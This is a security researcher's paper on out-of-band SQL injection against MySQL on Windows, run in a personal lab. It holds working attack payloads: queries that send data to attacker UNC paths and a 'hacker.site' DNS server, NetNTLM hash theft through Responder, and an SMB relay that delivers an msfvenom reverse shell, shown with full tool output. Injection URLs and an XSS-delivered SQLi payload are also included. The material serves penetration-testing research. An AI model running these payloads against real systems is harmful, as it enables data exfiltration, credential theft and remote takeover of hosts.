MySQL Out-of-Band Hacking

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Overview

Out-of-band injections are very well researched when it comes to MSSQL and Oracle. But in MySQL I noticed that this topic is not well researched. I thought of researching about this topic based on my experiences in SQL injections. For this purpose we can take advantage of functions such as load_file() and select … into outfile/dumpfile. Apart from that we can also steal NetNTLM hashes and perform SMB relay attacks. All this is possible only in MySQL under Windows.

What is Out-of-Band Injection?

These attacks involve in alternative channels to extract data from the server. It might be HTTP(S) requests, DNS resolutions, file systems, E-mails, etc depending on the functionality of the back-end technology.

Limitations in MySQL

In MySQL there exists a global system variable known as 'secure_file_priv'. This variable is used to limit the effect of data import and export operations, such as those performed by the LOAD DATA and SELECT ... INTO OUTFILE statements and the LOAD_FILE() function.

- If set to the name of a directory, the server limits import and export operations to work only with files in that directory. The directory must exist, the server will not create it.
- If the variable is empty it has no effect, thus insecure configuration.
- If set to NULL, the server disables import and export operations. This value is permitted as of MySQL 5.5.53

Before MySQL 5.5.53 this variable is empty by default, hence allowing us to use these functions. But in the versions after 5.5.53 the value 'NULL' will disable these functions.

To check the value of this variable you can use any of these methods. The 'secure_file_priv' is a global variable and it's a read only variable, which means you cannot change this during runtime.

```
select @@secure_file_priv;
select @@global.secure_file_priv;
show variables like "secure_file_priv";
```

For example the default value in my MySQL 5.5.34 is empty, which means we can use these functions.

```
mysql> select @@version;
+-----------+
| @@version |
+-----------+
| 5.5.34    |
+-----------+
1 row in set (0.00 sec)

mysql> show variables like "secure_file_priv";
+------------------+-------+
| Variable_name    | Value |
+------------------+-------+
| secure_file_priv |       |
+------------------+-------+
1 row in set (0.00 sec)
```

In MySQL 5.6.34 by default the value is NULL and this will disable import and export operations.

```
mysql> select @@version;
+-----------+
| @@version |
+-----------+
| 5.6.34    |
+-----------+
1 row in set (0.00 sec)

mysql> show variables like "secure_file_priv";
+------------------+-------+
| Variable_name    | Value |
+------------------+-------+
| secure_file_priv | NULL  |
+------------------+-------+
1 row in set (0.00 sec)
```

Workaround

Here are few workarounds I came up with to overcome this issue in versions after 5.5.53.

- Starting the mysqld process, giving "--secure-file-priv=" parameter as empty.

```
mysqld.exe --secure-file-priv=
```

- Adding an entry in the "my.ini" configuration file.

```
secure-file-priv=
```

To find out the order the default options are loaded and paths to the configuration files type this.

```
mysqld.exe --help --verbose
```

- Pointing your configuration file to mysqld.exe

You can create a new file as 'myfile.ini' and give this file as the default configuration for MySQL.

```
mysqld.exe --defaults-file=myfile.ini
```

The content in your configuration.

```
[mysqld]
secure-file-priv=
```

Extracting Data to a File System

In MySQL we can use a shared file system as an alternative channel to extract data.

```
select @@version into outfile '\\\\192.168.0.100\\temp\\out.txt';
select @@version into dumpfile '\\\\192.168.0.100\\temp\\out.txt';

select @@version into outfile '//192.168.0.100/temp/out.txt';
select @@version into dumpfile '//192.168.0.100/temp/out.txt';
```


Note that if quotes are filtered you cannot use hex conversions or any other format for the file path.

Extracting Data using DNS Resolutions

Another channel that can be used in MySQL is DNS resolutions.

```
select load_file(concat('\\\\',version(),'.hacker.site\\a.txt'));
select load_file(concat(0x5c5c5c5c,version(),0x2e6861636b65722e736974655c5c612e747874));
```

You can clearly see the version **5.6.34** is sent along with the DNS query.




When MySQL tries to resolve the DNS query we can log the DNS requests and extract data successfully from the 'hacker.site' DNS server. Data is logged as a subdomain.

```
Lunes, 16 de Enero, a 13:59:05 (UTC)  Log: Message received, processing
Lunes, 16 de Enero, a 13:59:05 (UTC) Query from: 127.0.0.1 A5.6.34.hacker.site.
Lunes, 16 de Enero, a 13:59:05 (UTC)  Log: Message received, processing
Lunes, 16 de Enero, a 13:59:05 (UTC) Query from: 127.0.0.1 A5.6.34.hacker.site.
Lunes, 16 de Enero, a 13:59:05 (UTC)  Log: Message received, processing
Lunes, 16 de Enero, a 13:59:05 (UTC) Query from: 127.0.0.1 A5.6.34.hacker.site.
Lunes, 16 de Enero, a 13:59:11 (UTC)  Log: Message received, processing
Lunes, 16 de Enero, a 13:59:11 (UTC) Query from: 127.0.0.1 A5.6.34.hacker.site.
Lunes, 16 de Enero, a 13:59:11 (UTC)  Log: Message received, processing
Lunes, 16 de Enero, a 13:59:11 (UTC) Query from: 127.0.0.1 A5.6.34.hacker.site.
Lunes, 16 de Enero, a 13:59:54 (UTC)  Log: Message received, processing
```

When extracting data note that you are dealing with DNS requests and special characters cannot be used. Make use of the MySQL string functions such as mid, substr, replace, etc to overcome such situations.

Stealing NetNTLM Hashes

As you have seen before that 'load_file' and 'into outfile/dumpfile' works fine with UNC paths under Windows, this can be used to resolve a non-existing path and when DNS fails the request will be sent as an LLMNR, NetBIOS-NS query. By poisoning the LLMNR protocol we can capture the NTLMv2 hashes.



Tools that we can use for this attack.

- Responder
- llmnr_response
- MiTMf

I will be using Responder for this example. I'm running MySQL 5.6.34 on Windows 8 64-bit.


```
responder -I eth0 -rv
```

Next we can use 'load_file', 'into outfile/dumpfile' or 'load data infile' to resolve an invalid UNC path.

```
select load_file('\\\\error\\abc');
select load_file(0x5c5c5c5c6572726f725c5c616263);

select 'osanda' into dumpfile '\\\\error\\abc';
select 'osanda' into outfile '\\\\error\\abc';

load data infile '\\\\error\\abc' into table database.table_name;
```




Video Demonstration

- https://youtu.be/SCpP17fIdHA

SMB Relay Attacks

With the usage of functions such as 'load_file', 'into outfile/dumpfile' and 'load data infile' we are able to access UNC paths under Windows. We can abuse this feature in performing SMB relay attacks and simply pop a shell in the target machine. Here's a visual demonstration of the SMB relay attack.



This is my lab setup configuration for this experiment.

- MySQL Server – Windows 8: 192.168.0.100
- Attacker – Kali : 192.168.0.101
- Victim – Windows 7: 192.168.0.103 (Running as Admin)

Tools used

- smbrelayx
- Metasploit

First of all I generate a reverse shell on my Kali box and run 'multi/handler' module on Metasploit.

```
msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.0.101 LPORT=443  -f exe >
reverse_shell.exe
```

Next I run the 'smbrelayx' tool specifying the victim IP address and my generated reverse shell and wait for incoming connections.

```
smbrelayx.py -h 192.168.0.103 -e ./reverse_shell.exe
```

Once we execute any of these statements from the MySQL server we get our reverse shell from the victim box.

```
select load_file('\\\\192.168.0.101\\aa');
select load_file(0x5c5c5c5c3139322e3136382e302e3130315c5c6161);

select 'osanda' into dumpfile '\\\\192.168.0.101\\aa';
select 'osanda' into outfile '\\\\192.168.0.101\\aa';

load data infile '\\\\192.168.0.101\\aa' into table database.table_name;
```

These are the options in Metasploit from the module ‘multi/handler’.

```
msf exploit(handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.0.101    yes       The listen address
   LPORT     443              yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target
```


Once the MySQL Server sends a request to the Kali box ‘smbrelayx’ will perform the SMB relay attack and upload our reverse shell and execute it.

```
root@kali:/var/www/html# smbrelayx.py -h 192.168.0.103 -e ./local443.exe
Impacket v0.9.16-dev - Copyright 2002-2016 Core Security Technologies

[*] Running in relay mode
[*] Config file parsed
[*] Setting up SMB Server
[*] Setting up HTTP Server

[*] Servers started, waiting for connections
[*] Incoming connection (192.168.0.100,25084)
[*] SMBD: Received connection from 192.168.0.100, attacking target 192.168.0.103
[*] Authenticating against 192.168.0.103 as asus\user SUCCEED
[*] user::asus:e18e59551c8e2639:5092565b8bf743c2ce22daf407e2efa7:0101000000000000012e32c93be70d201bd30cba00
000000002001e00570049004e002d004300390041004d00560052005600480004e003000540001001e00570049004e002d004300390
056005200560048004e003000540004001e00570049004e002d004300390041004d00560052005600480004e003000540003001e005
e002d004300390041004d00560052005600480004e003000540007000800012e32c93be70d2010600040002000000080030003000000
001000000000200000ec2aba9279096919b51b3cffa0047ec98a9fe6630af2ab030a3896403237e5bf0a0010000000000000000000000
000000009002400630069006600730020f003100390032002e003100360038002e0030002e003100300031000000000000000000000
[*] Requesting shares on 192.168.0.103.....
[*] Sending status code STATUS_SUCCESS after authentication to 192.168.0.100
[-] TreeConnectAndX not found A
[-] TreeConnectAndX not found A
[*] Found writable share ADMIN$
[*] Uploading file FTOBCFpg.exe
[*] Opening SVCManager on 192.168.0.103.....
[*] Creating service Bdiw on 192.168.0.103.....
[*] Starting service Bdiw.....
[*] HTTPD: Received connection from 192.168.0.100, attacking target 192.168.0.103
[*] Service Installed.. CONNECT!
[*] Opening SVCManager on 192.168.0.103.....
[*] Stoping service Bdiw.....
[*] Removing service Bdiw.....
[*] Removing file FTOBCFpg.exe.....
[*] Disconnecting Share(1:IPC$)
[*] Handle: [Errno 104] Connection reset by peer
[*] Closing down connection (192.168.0.100,25084)
[*] Remaining connections ['SMBRelay']
```

If the attack is successful we get our reverse shell from the Windows 7 box.



Video Demonstration

- https://youtu.be/hO9UDTIkVUA

Union and Error Based Injections

The 'load_file' function can be applied with both union and error based injections. For example in a union based scenario we can use OOB injections like this.

```
http://192.168.0.100/?id=-
1'+union+select+1,load_file(concat(0x5c5c5c5c,version(),0x2e6861636b65722e736974655c5c612
e747874)),3-- -
```

We can simply use error based techniques such as the BIGINT overflow method or the EXP error based method.

```
http://192.168.0.100/?id=-1' or !(select*from(select
load_file(concat(0x5c5c5c5c,version(),0x2e6861636b65722e736974655c5c612e747874)))x)-~0--
-
```

```
http://192.168.0.100/?id=-1' or exp(~(select*from(select
load_file(concat(0x5c5c5c5c,version(),0x2e6861636b65722e736974655c5c612e747874)))a))-- -
```

Instead of 'or' you can use ||, |, and, &&, &, >>, <<, ^, xor, <=, <, <=>,>, >=, *, mul, /, div, -, +, %, mod.

XSS + SQLi

We can combine XSS attacks with MySQL and these might come handy in different scenarios in the penetration testing. We can perform both stealing of NetNTLM hashes and SMB relay attacks combining with XSS. If the XSS is persistent, each time the victim visits the page he will be infected.

Note that when dealing with JavaScript you are under the Same Origin Policy (SOP).

```
<svg onload=fetch(("http://192.168.0.100/?id=-
1'+union+select+1,load_file(0x5c5c5c5c6572726f725c5c6161),3-- -"))>
```

You can also use MySQL to echo out HTML, thus echoing out an invalid UNC path to steal NetNTLM hashes or directly perform an SMB relay attack by using the IP of the attacker. These UNC paths get resolved only in IE web browsers.

```
http://192.168.0.100/?id=-1' union select 1,'<img src="\\\\error\\aa">'%23
```

Conclusion

These discussed methods can be used when all in-band methods fail due to the vectors being disabled, limited or filtered and when the only option is to use inference techniques. The 'select … into outfile/dumpfile' can be used with union based injections. The 'load_file' method can be used with both union based injections and error based injections. When it comes to infrastructure hacking these methods might be very useful. Exploitation of a vulnerability is not always straight forward. You have to be very creative in using these techniques in real world scenarios.

Acknowledgements

Special thanks to @m3g9tr0n for his support with my research.

About Me

I'm a very young independent security researcher passionate in application security, penetration testing and reverse engineering. I got acknowledged by many organizations for disclosing vulnerabilities including Microsoft, Apple, Oracle, AT&T, Sony, etc. I'm a contributor to the SQL Injection Knowledge Base (https://websec.ca/kb/sql_injection). Currently holds OSCP, eCRE, eWPTX, eCPPT, eWPT.

You can check other interesting things related to SQLi on https://osandamalith.com/tag/mysql/

References

- https://dev.mysql.com/doc/refman/5.5/en/
- https://pen-testing.sans.org/blog/2013/04/25/smb-relay-demystified-and-ntlmv2-pwnage-with-python
- https://pentest.blog/what-is-llmnr-wpad-and-how-to-abuse-them-during-pentest/

By the time I'm publishing this paper, it was the day I received that happy news that I passed OSCP :), in my first attempt, 100% lab and all exam machines rooted!